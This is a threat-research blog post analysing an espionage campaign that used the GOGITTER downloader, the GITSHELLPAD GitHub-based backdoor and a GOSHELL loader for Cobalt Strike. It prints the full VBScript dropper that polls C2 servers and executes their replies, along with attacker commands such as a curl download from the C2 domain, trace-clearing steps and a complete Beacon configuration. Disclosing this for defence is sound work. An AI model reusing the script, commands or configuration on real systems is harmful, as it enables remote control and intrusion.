GOGITTER, GITSHELLPAD, and GOSHELL Analysis | ThreatLabz

By Sudeep Singh, Yin Hong Chang

Published: 2026-01-26 · Archived: 2026-04-05 21:05:29 UTC

Technical Analysis

In the following sections, ThreatLabz discusses the technical details of the Gopher Strike campaign, including how the GOGITTER downloader functions, the role of the GITSHELLPAD backdoor for C2 communication, and the deployment of a Cobalt Strike Beacon using GOSHELL.

Gopher Strike campaign attack flow

The figure below shows the attack flow that leads to the deployment of Cobalt Strike.



Figure 1: Shows how the Gopher Strike campaign leads to the deployment of Cobalt Strike.

Initial infection vector

ThreatLabz traced the origins of the Gopher Striker campaign to multiple PDFs presumably sent in spear phishing emails. These PDFs contain a malicious link and a blurred image of legitimate documents that would be of interest to the victim. The image is designed to trick victims into downloading a fake Adobe Acrobat update to access the document's contents. The dialog is presented as a button labeled *Download and Install*, as shown in the figure below.



Figure 2: Example of a PDF file used in the Gopher Strike campaign.

If the victim clicks the button, an ISO file containing the malicious payload is downloaded. During analysis, ThreatLabz observed that the servers hosting the payload only respond with the ISO file when accessed from IP addresses in India, with a `User-Agent` header representing a Windows platform. These server-side checks prevent automated URL analysis tools from fetching the ISO file, ensuring that the malicious file is only delivered to intended targets.

GOGITTER downloader

GOGITTER is a previously undocumented lightweight 64-bit Golang-based downloader. The following sections outline the key functionalities of the downloader.

GOGITTER sequentially checks for the existence of the VBScript file `windows_api.vbs` in the following locations:

- `C:\Users\Public\Downloads`
- `C:\Users\Public\Pictures`
- `%APPDATA%`

If the VBScript is not found in any of the locations above, GOGITTER attempts to create a new file named `windows_api.vbs` in the first accessible location. The contents of this VBScript are stored in plaintext within the binary.

The contents of the VBScript file `windows_api.vbs` are included below.

```
 Dim objHTTP, lastresponse, name, primaryURL, fallbackURL
Set objHTTP = CreateObject("MSXML2.ServerXMLHTTP")
name = CreateObject("WScript.Network").ComputerName
primaryURL = "hxxps[:]//govt-filesharing[.]site/hpc5985.php?key=xvnd54&info=Hello" & name
fallbackURL = "hxxp[:]//ingov.myartsonline[.]com/hpc5985.php?key=xvnd54&info=Hello" & name
lastresponse = ""
Function GetResponse(url)
   On Error Resume Next
   objHTTP.Open "GET", url, False
   objHTTP.setRequestHeader "User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
   objHTTP.setRequestHeader "Accept-Charset", "UTF-8"
   objHTTP.setRequestHeader "Accept-Language", "en-US,en;q=0.5"
   objHTTP.Send
   If objHTTP.Status = 200 Then
       GetResponse = objHTTP.responseText
   Else
       GetResponse = ""
   End If
   On Error GoTo 0
End Function
Do
   responsebody = GetResponse(primaryURL)
   If responsebody = "" Then responsebody = GetResponse(fallbackURL)
   If responsebody  "" And responsebody  lastresponse Then
       If Left(responsebody, 3) = "hi " Then
           Execute Mid(responsebody, 4)
           lastresponse = responsebody
       End If
   End If
   WScript.Sleep 30000
Loop
```

This newly-created VBScript contains two pre-configured C2 URLs that are used to fetch VBScript commands every 30 seconds. The VBScript connects to the primary URL with a hardcoded `User-Agent` : `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.3` and two more pre-configured HTTP headers.

- If the response from the C2 server begins with the string `hi` , the remaining response strings are treated as VBScript commands and executed.
- If the response from the primary URL is empty, the script retrieves the secondary URL.

To achieve persistence, a scheduled task is created with a dynamic name (`MicrosoftEdge_ConfigurationUpdate_<__random__>`) where a random four digit number is generated at runtime. This task is configured to execute the dropped `windows_api.vbs` script every 50 minutes.

GOGITTER checks for the presence of the ZIP archive `adobe_update.zip` in the aforementioned locations in the same manner. If the file is not present, GOGITTER downloads a file named `adobe_update.zip` from the private threat actor-controlled GitHub repository at `hxxps[:]//raw.githubusercontent[.]com/jaishankai/sockv6/main/adobe_update.zip` . A GitHub authentication token embedded in the binary is used to authenticate and download the archive from the private repository. The contents of `adobe_update.zip` are extracted to one of the three installation folder locations, dropping the executable `edgehost.exe` and a zero byte text document.

GOGITTER then sends an HTTP GET request to the URL `adobe-acrobat[.]in/ninevmc987.php?file=bncoeeav34564cvv94adfavc3354334dfsf` , most likely to signal that the endpoint has been successfully infected.

GITSHELLPAD backdoor

The `edgehost.exe` file is GITSHELLPAD, a 64-bit lightweight Golang-based backdoor that leverages threat actor-controlled private GitHub repositories for its C2 communication. The backdoor registers the victim with the C2 server, and polls the C2 for commands to execute. GITSHELLPAD uses GitHub's REST API to create a new directory in the threat actor-controlled GitHub repository with the format: `SYSTEM-` . GITSHELLPAD then adds the file `info.txt` into this new directory and commits the changes to the `main` branch. The `info.txt` file contains the Base64-encoded string: `PC Name: SYSTEM-` .

GITSHELLPAD polls the threat actor-controlled GitHub account for new commands every 15 seconds by sending a GET request to the GitHub REST Contents API endpoint for the file `command.txt` . If GITSHELLPAD is unable to connect to GitHub to fetch `command.txt` , it retries every 8 seconds. If the contents of `command.txt` are empty, then GITSHELLPAD retries to fetch the content after 7 seconds.

Once the `command.txt` file is successfully fetched, its contents are Base64-decoded to retrieve the command string. The table below shows the commands supported by GITSHELLPAD.

Command	Description
cd ..	Change working directory to parent directory.
cd	Change directory to the specified path.
run	Run command in the background but don't capture the output.
upload	Upload the local file specified by the path to the GitHub repo.
download	Download a file to the specified path.
Default case	Execute the command using `cmd /c` and capture the output.

Table 1: Commands supported by GITSHELLPAD.

All the logging messages detailing the command status and output are captured in the `result.txt` file and uploaded to the threat actor's GitHub account via a PUT request. The `command.txt` file is deleted from the threat actor-controlled GitHub repository after successful command execution on the endpoint.

During the investigation, ThreatLabz discovered four threat actor-controlled private GitHub repositories and observed more than 200 post-compromise commands issued by the threat actor. The table below lists a subset of the post-compromise commands observed by ThreatLabz.

Category	Description	Sample Commands
User reconnaissance	Collects information about the user.	`net user` `whoami`

System and network reconnaissance	Collects information about the system and network configuration.	`systeminfo`
		`arp -a`
		`curl ifconfig.me/ip`

Category	Description	Sample Commands
		`wmic logicaldisk get name`
Network connectivity check	Checks connectivity to the C2 server.	`curl -I https://adobe-acrobat[.]in`
Download post-compromise tools	Downloads an archive to the victim's filesystem.	`curl -L -o a.rar hxxps[:]//adobe-acrobat[.]in/a.rar`
Clear filesystem traces	Deletes filesystem artifacts.	`del /f /q svchost.rar`
Clear running process traces	Kills GITSHELLPAD related processes.	`tasklist | findstr CLEANUP` `taskkill /F /PID 10572`
Archive extraction	Extracts the contents of a downloaded archive.	`tar -xvf svchost.rar`

Table 2: A list of commands issued by the threat actor during the attack campaign. These commands are executed using the GITSHELLPAD payload.

A complete list of post-compromise commands are available in the ThreatLabz GitHub repository.

GOSHELL loader

After the threat actor gained access to the victim's machine, ThreatLabz observed them downloading RAR archives containing post-compromise tools. The threat actors used the cURL commands shown in the table above to perform these downloads. The archives included tools that collect information from the compromised system. The threat actor also utilized GOSHELL, a custom-built Golang-based loader, to deploy a Cobalt Strike Beacon. Once the RAR archives were downloaded, they were extracted using the `tar` utility, and the tools were deleted after use. In this analysis, we focus only on the primary backdoor that was deployed.

GOSHELL's size was artificially inflated to approximately 1 gigabyte by adding junk bytes to the Portable Executable (PE) overlay, likely to evade detection by antivirus software. These junk bytes were not entirely random but consisted of repeated byte sequences, such as:

- Null bytes
- `SECURITY123456COMPRESSME!`

- `{AB CD EF 90 90 41 42 43 44 45 CC DE AD BE EF 00 FF 11 22 33}`

GOSHELL undergoes multiple decoding stages before eventually loading Cobalt Strike Beacon.

GOSHELL only executes on specific hostnames by comparing the victim's hostname against a hardcoded list.

- If no match is found, GOSHELL exits.
- If a match is found, GOSHELL proceeds to decode the embedded second-stage shellcode. GOSHELL will:
    1. HEX-decode an embedded string and XOR the resulting bytes with `0xAA`.
    2. Sleep for a random interval between three and seven seconds.
    3. Execute the second-stage shellcode within the same process using `QueueUserAPC`.

This 32-bit second-stage shellcode is executed by the `QueueUserAPC` call. It performs another layer of decoding. The main purpose of the second-stage shellcode is to decrypt and load the next-stage Cobalt Strike payload. Below are its key functionalities.

- Allocates executable memory.
- Parses the PE header to extract the 4-byte XOR key `0x51211104`.
- Copies the next-stage encrypted shellcode to executable memory.
- Decrypts the encrypted shellcode using the 4-byte XOR key.
- Invokes the entry point of the next-stage shellcode.

Stage 3 is the final decoded payload, a stageless Cobalt Strike Beacon. ThreatLabz extracted the configuration, which appears to have been modified from a public profile.

The Cobalt Strike configuration is shown below.

```
 BeaconType                       - HTTPS
Port                             - 443
SleepTime                        - 45000
MaxGetSize                       - 2801745
Jitter                           - 30
MaxDNS                           - Not Found
PublicKey_MD5                    - 2e4e4ea817ad2286616f809ca84fc932
C2Server                         - d18c3nlvb0n2a6.cloudfront.net,/jquery-3.3.1.min.js
UserAgent                        - Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
HttpPostUri                      - /jquery-3.3.2.min.js
Malleable_C2_Instructions        - Remove 1522 bytes from the end
                                   Remove 84 bytes from the beginning
                                   Remove 3931 bytes from the beginning
                                   Base64 URL-safe decode
                                   XOR mask w/ random key
HttpGet_Metadata                 - ConstHeaders
                                        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                                        Referer: http://code.jquery.com/
                                        Accept-Encoding: gzip, deflate
                                   Metadata
```

```
                                    base64url
                                    prepend "__cfduid="
                                    header "Cookie"
HttpPost_Metadata               - ConstHeaders
                                    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                                    Referer: http://code.jquery.com/
                                    Accept-Encoding: gzip, deflate
                                SessionId
                                    mask
                                    base64url
                                    parameter "__cfduid"
                                Output
                                    mask
                                    base64url
                                    print
PipeName                        - Not Found
DNS_Idle                        - Not Found
DNS_Sleep                       - Not Found
SSH_Host                        - Not Found
SSH_Port                        - Not Found
SSH_Username                    - Not Found
SSH_Password_Plaintext          - Not Found
SSH_Password_Pubkey             - Not Found
SSH_Banner                      -
HttpGet_Verb                    - GET
HttpPost_Verb                   - POST
HttpPostChunk                   - 0
Spawnto_x86                     - %windir%\syswow64\dllhost.exe
Spawnto_x64                     - %windir%\sysnative\dllhost.exe
CryptoScheme                    - 0
Proxy_Config                    - Not Found
Proxy_User                      - Not Found
Proxy_Password                  - Not Found
Proxy_Behavior                  - Use IE settings
Watermark_Hash                  - NtZOV6JzDr9QkEnX6bobPg==
Watermark                       - 987654321
bStageCleanup                   - True
bCFGCaution                     - False
KillDate                        - 0
bProcInject_StartRWX            - False
bProcInject_UseRWX              - False
bProcInject_MinAllocSize        - 17500
ProcInject_PrependAppend_x86    - b'\x90\x90'
                                Empty
ProcInject_PrependAppend_x64    - b'\x90\x90'
                                Empty
ProcInject_Execute              - ntdll:RtlUserThreadStart
```

```
                                CreateThread
                                NtQueueApcThread-s
                                CreateRemoteThread
                                RtlCreateUserThread
ProcInject_AllocationMethod     - NtMapViewOfSection
bUsesCookies                    - True
HostHeader                      -
headersToRemove                 - Not Found
DNS_Beaconing                   - Not Found
DNS_get_TypeA                   - Not Found
DNS_get_TypeAAAA                - Not Found
DNS_get_TypeTXT                 - Not Found
DNS_put_metadata                - Not Found
DNS_put_output                  - Not Found
DNS_resolver                    - Not Found
DNS_strategy                    - round-robin
DNS_strategy_rotate_seconds     - -1
DNS_strategy_fail_x             - -1
DNS_strategy_fail_seconds       - -1
Retry_Max_Attempts              - 0
Retry_Increase_Attempts         - 0
Retry_Duration                  - 0
```

Source: https://www.zscaler.com/blogs/security-research/apt-attacks-target-indian-government-using-gogitter-gitshellpad-and-goshell